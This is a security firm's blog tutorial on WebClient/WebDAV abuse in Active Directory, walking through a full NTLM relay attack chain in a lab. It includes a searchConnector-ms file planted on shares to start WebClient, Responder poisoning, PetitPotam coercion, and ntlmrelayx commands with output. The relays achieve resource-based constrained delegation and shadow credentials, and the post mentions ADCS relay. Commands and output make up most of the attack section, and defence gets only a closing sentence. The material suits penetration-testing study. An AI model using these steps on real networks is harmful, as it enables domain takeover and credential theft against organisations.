An In-depth Exploration into WebClient Abuse

redfoxsec.com/blog/an-in-depth-exploration-into-webclient-abuse

Shashi Kant Prasad October 9, 2023

- October 9, 2023
- Active Directory
- Shashi Kant Prasad

In red teaming, understanding the potential for lateral movement within a network is crucial. One method that attackers often use for this purpose is WebClient abuse. In this blog, we will highlight key techniques, tools, and strategies for both perpetrating and preventing such attacks, all while maintaining an engaging, confident, and dynamic tone.

WebClient Abuse

Web Distributed Authoring and Versioning, better known as WebDAV, serves as an extension to the Hypertext Transfer Protocol (HTTP). It outlines how fundamental file operations—such as copying, moving, deleting, and creating—are executed via HTTP.

However, the WebClient service needs to be active for WebDAV-related programs and aspects to function. Unfortunately, attackers can indirectly exploit this service to coerce authentications. This approach must be integrated with other coercion methods to enhance their effectiveness. As a result, it empowers attackers to prompt authentications through HTTP rather than SMB, ultimately amplifying NTLM relay capabilities.

The Relevance of Broadcast Protocols

Before delving further into WebClient abuse, it’s important to understand the role of broadcast protocols in this process. In the context of ‘classic’ relaying attacks, prerequisites need to be met. Firstly, there must be broadcast traffic within the environment, often involving DNS replacement protocols like Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Resolution (NBT-NS). Secondly, suitable targets are required, specifically servers without enforced SMB signing. By understanding the environment and identifying these elements, attackers can lay the groundwork for successful relaying attacks.

The Role of the WebClient Service and Methods to Enable It

In order to exploit the WebClient service for WebDAV-based programs and features, the service has to be enabled. Attackers have found ways to remotely enable this service. For instance, mapping a WebDAV server or using a searchConnector-ms file uploaded to a widely used share in the organization can force the WebClient service to start. Even browsing a folder containing the searchConnector-ms file can start the service, providing a potential avenue for attack. We can use the following code to create a searchConnector-ms file and then upload it to any of the writable shares. Each time a user browses the folder, the WebClient service will start transparently.


```
<?xml version="1.0" encoding="UTF-8"?>

<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">

<description>Microsoft Outlook</description>

<isSearchOnlyItem>false</isSearchOnlyItem>

<includeInStartMenuScope>true</includeInStartMenuScope><templateInfo>

<folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>

</templateInfo>

<simpleLocation>

<url>https://whatever/</url>

</simpleLocation>

</searchConnectorDescription>
```

Reconnaissance: Identifying Targets with WebClient Service running

The reconnaissance phase involves assessing the network environment to find potential targets. Specifically, identifying systems with WebClient Service is running. Tools such as Crackmapexec's WebDAV module and WebClient service scanner can be used to compile a list of all servers with WebClient Service running.

Let us now use Crackmap to identify any servers with WebClient Service running on them.

```
Crackmapexec smb <SUBNET> -u <USERNAME> -p <PASSWORD> -M webdav
```




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.2.0/24 -u chloe.gypsy -p [redacted] -M webdav
SMB         10.0.2.7        445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:insecurecorp.local) (signing:False) (SMBv1:False)
SMB         10.0.2.2        445    DESKTOP-GB8KF1R  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-GB8KF1R) (domain:DESKTOP-GB8KF1R) (signing:False) (SMBv1:F
alse)
SMB         10.0.2.7        445    DC               [+] insecurecorp.local\chloe.gypsy:[redacted]
SMB         10.0.2.2        445    DESKTOP-GB8KF1R  [-] DESKTOP-GB8KF1R\chloe.gypsy:[redacted] STATUS_LOGON_FAILURE
SMB         10.0.2.123      445    PENTESTER        [*] Windows 10.0 Build 19041 x64 (name:PENTESTER) (domain:insecurecorp.local) (signing:False) (SMBv1:Fals
e)
SMB         10.0.2.123      445    PENTESTER        [+] insecurecorp.local\chloe.gypsy:[redacted]
WEBDAV      10.0.2.123      445    PENTESTER        WebClient Service enabled on: 10.0.2.123

┌──(kali㉿kali)-[~]
└─$ █
```

We can identify that the host PENTESTER has WebClient Service enabled. Let us now abuse this.

The Intricacies of WebDAV Connection String


In order to obtain an authenticated connection, it is important to ensure that the remote server to which the attacker intends to relay the victim is within the intranet zone. Attackers can accomplish this by using the NetBIOS or DNS name of their machine instead of its IP address. They can obtain a valid NetBIOS name using Responder or create a valid DNS entry through ADIDNS poisoning.

Run responder with smb and http disabled to avoid conflict with ntlmrelayx tool that captures HTTP authentication.



```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
```


We can see that responder provides us with a machine name. We will use this in the later part of the attack.



```
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.0.2.12]
    Responder IPv6             [fe80::c94c:9083:c4a7:e3cf]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-WQD7C3PBVUX]
    Responder Domain Name      [O7CX.LOCAL]
    Responder DCE-RPC Port     [47016]

[+] Listening for events ...

[*] [MDNS] Poisoned answer sent to 10.0.2.123      for name share.local
[*] [MDNS] Poisoned answer sent to fe80::176e:83a2:2869:92f5 for name share.local
[*] [LLMNR]  Poisoned answer sent to fe80::176e:83a2:2869:92f5 for name share
[*] [MDNS] Poisoned answer sent to 10.0.2.123      for name share.local
[*] [NBT-NS] Poisoned answer sent to 10.0.2.123 for name SHARE (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 10.0.2.123 for name share
[*] [LLMNR]  Poisoned answer sent to fe80::176e:83a2:2869:92f5 for name share
[*] [MDNS] Poisoned answer sent to fe80::176e:83a2:2869:92f5 for name share.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.123 for name share
[*] [NBT-NS] Poisoned answer sent to 10.0.2.123 for name SHARE (service: File Server)
█
```

Run the command impacket-ntlmrelayx with the flag -t and the domain controller using the LDAP secure protocol with the delegate access flag to perform an RBCD attack on the machine.

```
impacket-ntlmrelayx -t ldaps://<DC IP> --delegate-access -smb2support
```



```
┌──(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t ldaps://10.0.2.7 --delegate-access -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
█
```


The Power of Coercion Techniques: PetitPotam and PrinterBug

Coercion techniques play a vital role in WebClient abuse. PetitPotam and PrinterBug are two well-known techniques that force a remote system to authenticate to another one. The “other” system is often an IP address, a domain, or a NetBIOS name. While dealing with WebClient misuse, the other system must be provided in a format that adheres to the WebDAV Connection String. By using these techniques, attackers can elicit authentications over HTTP, thereby heightening NTLM relay capabilities.

Run Petitpotam specifying the username and password as well as the NetBIOS name of the attacker machine, generated by responder with the port 80 and a name of a random share, here we are using test, in the format shown in the command.

Finally specify the IP address of the machine where WebClient service is running

```
python PetitPotam.py -u <USERNAME> -p  <PASSWORD>/test <IP of Machine>
```



```
┌──(kali㉿kali)-[~/PetitPotam]
└─$ python PetitPotam.py -u chloe.gypsy -p [redacted] WIN-WQD7C3PBVUX@80/test 10.0.2.123

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:10.0.2.123[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!

┌──(kali㉿kali)-[~/PetitPotam]
└─$
```


Targeting LDAPS for More Effective Attacks

Switching from LDAP to its ‘secure’ twin, LDAPS, attackers can add a new computer account to the domain. This is possible because, by default, the system allows users to domain-join up to 10 new computer objects. Once a new computer is added, an attacker can use it for authenticated activities in the domain, such as utilizing PetitPotam/PrinterBug or carrying out other malicious actions.

Exploiting Resource-Based Constrained Delegation

Resource-Based Constrained Delegation (RBCD) is a powerful technique that can be exploited via the NTLM relay. RBCD allows the configuration of certain systems in Active Directory to request Kerberos tickets on behalf of other users. Suppose an attacker can relay a computer account to LDAPS that can add additional computers to the domain. In that case, they can compromise the relayed computer by impersonating a domain admin on the relayed computer.

Once we coerce authentication, through PetitPotam, we can see that the credentials are relayed to the DC and a new machine is created with RBCD rights to the PENTESTER machine.




```
┌──(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t ldaps://10.0.2.7 --delegate-access -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 10.0.2.123 controlled, attacking target ldaps://10.0.2.7
[*] HTTPD(80): Authenticating against ldaps://10.0.2.7 as INSECURECORP/PENTESTER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Connection from 10.0.2.123 controlled, but there are no more targets left!
[*] Attempting to create computer in: CN=Computers,DC=insecurecorp,DC=local
[*] Adding new computer with username: EFZXFDJT$ and password: 1uD1#$-*Y/V3vLf result: OK
[*] Delegation rights modified succesfully!
[*] EFZXFDJT$ can now impersonate users on PENTESTER$ via S4U2Proxy
```

Leveraging Shadow Credentials for LDAP Attacks

Shadow credentials present another novel attack avenue. With shadow credentials, it’s possible to add “Key Credentials” to the attribute msDS-KeyCredentialLink of the target user/computer object and then perform Kerberos authentication as that account using PKINIT.

Here we will be using nltmrelayx but will be relying to LDAP on the DC with the flag shadow-credentials.

```
impacket-ntlmrelayx -t ldap://<DC IP> --shadow-credentials -smb2support
```



```
└─$ impacket-ntlmrelayx -t ldap://10.0.2.7 --shadow-credentials -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 10.0.2.123 controlled, attacking target ldap://10.0.2.7
[*] HTTPD(80): Authenticating against ldap://10.0.2.7 as INSECURECORP/PENTESTER$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Connection from 10.0.2.123 controlled, but there are no more targets left!
[*] Searching for the target account
[*] Target user found: CN=PENTESTER,CN=Computers,DC=insecurecorp,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: e7d85500-c2fa-e906-be47-e603ffa9effb
[*] Updating the msDS-KeyCredentialLink attribute of PENTESTER$
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path: 6XMpSspF.pfx
[*] Must be used with password: JubCSAlvO2jfmOjBSRBo
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx 6XMpSspF.pfx -pfx-pass JubCSAlvO2jfmOjBSRBo insecurecorp.local/PENTESTER$ 6XMpSspF.ccache
```

If everything proceeds correctly, you should observe the authentication being intercepted by the relay and utilized to append a new KeyCredential to the computer object’s msDS-KeyCredentialLink attribute. The result will indicate the PFX file (along with the corresponding password) where the certificate has been saved. This can be used to acquire a Kerberos TGT (ticket-granting-ticket) for the machine account through PKINIT using the PKINITtools.

Utilizing ADCS for Further Exploitation

Active Directory Certificate Services (ADCS) provides another potential vector for attack. If a certificate authority is present in the domain and has the web enrolment feature enabled, it's possible to perform NTLM relaying to the HTTP endpoint to obtain a certificate. Once you obtain the certificate, you can use it to get a TGT and extract the NT hash, further compromising the target system.

TL;DR

In conclusion, understanding the potential for lateral movement using WebClient abuse is crucial for both attackers and defenders. By understanding these techniques, security professionals can better anticipate potential attacks and bolster their defences accordingly. WebClient abuse is a complex and multifaceted topic, but a deep understanding of it can significantly enhance a cybersecurity professional's ability to navigate the intricate landscape of network security.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems and provide recommendations to remediate them.**

"Join us on our journey of growth and development by signing up for our comprehensive **courses**.**"**

PreviousDumping Android Application Memory
NextHow Penetration Testing Protects Healthcare from Cyber Threats

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?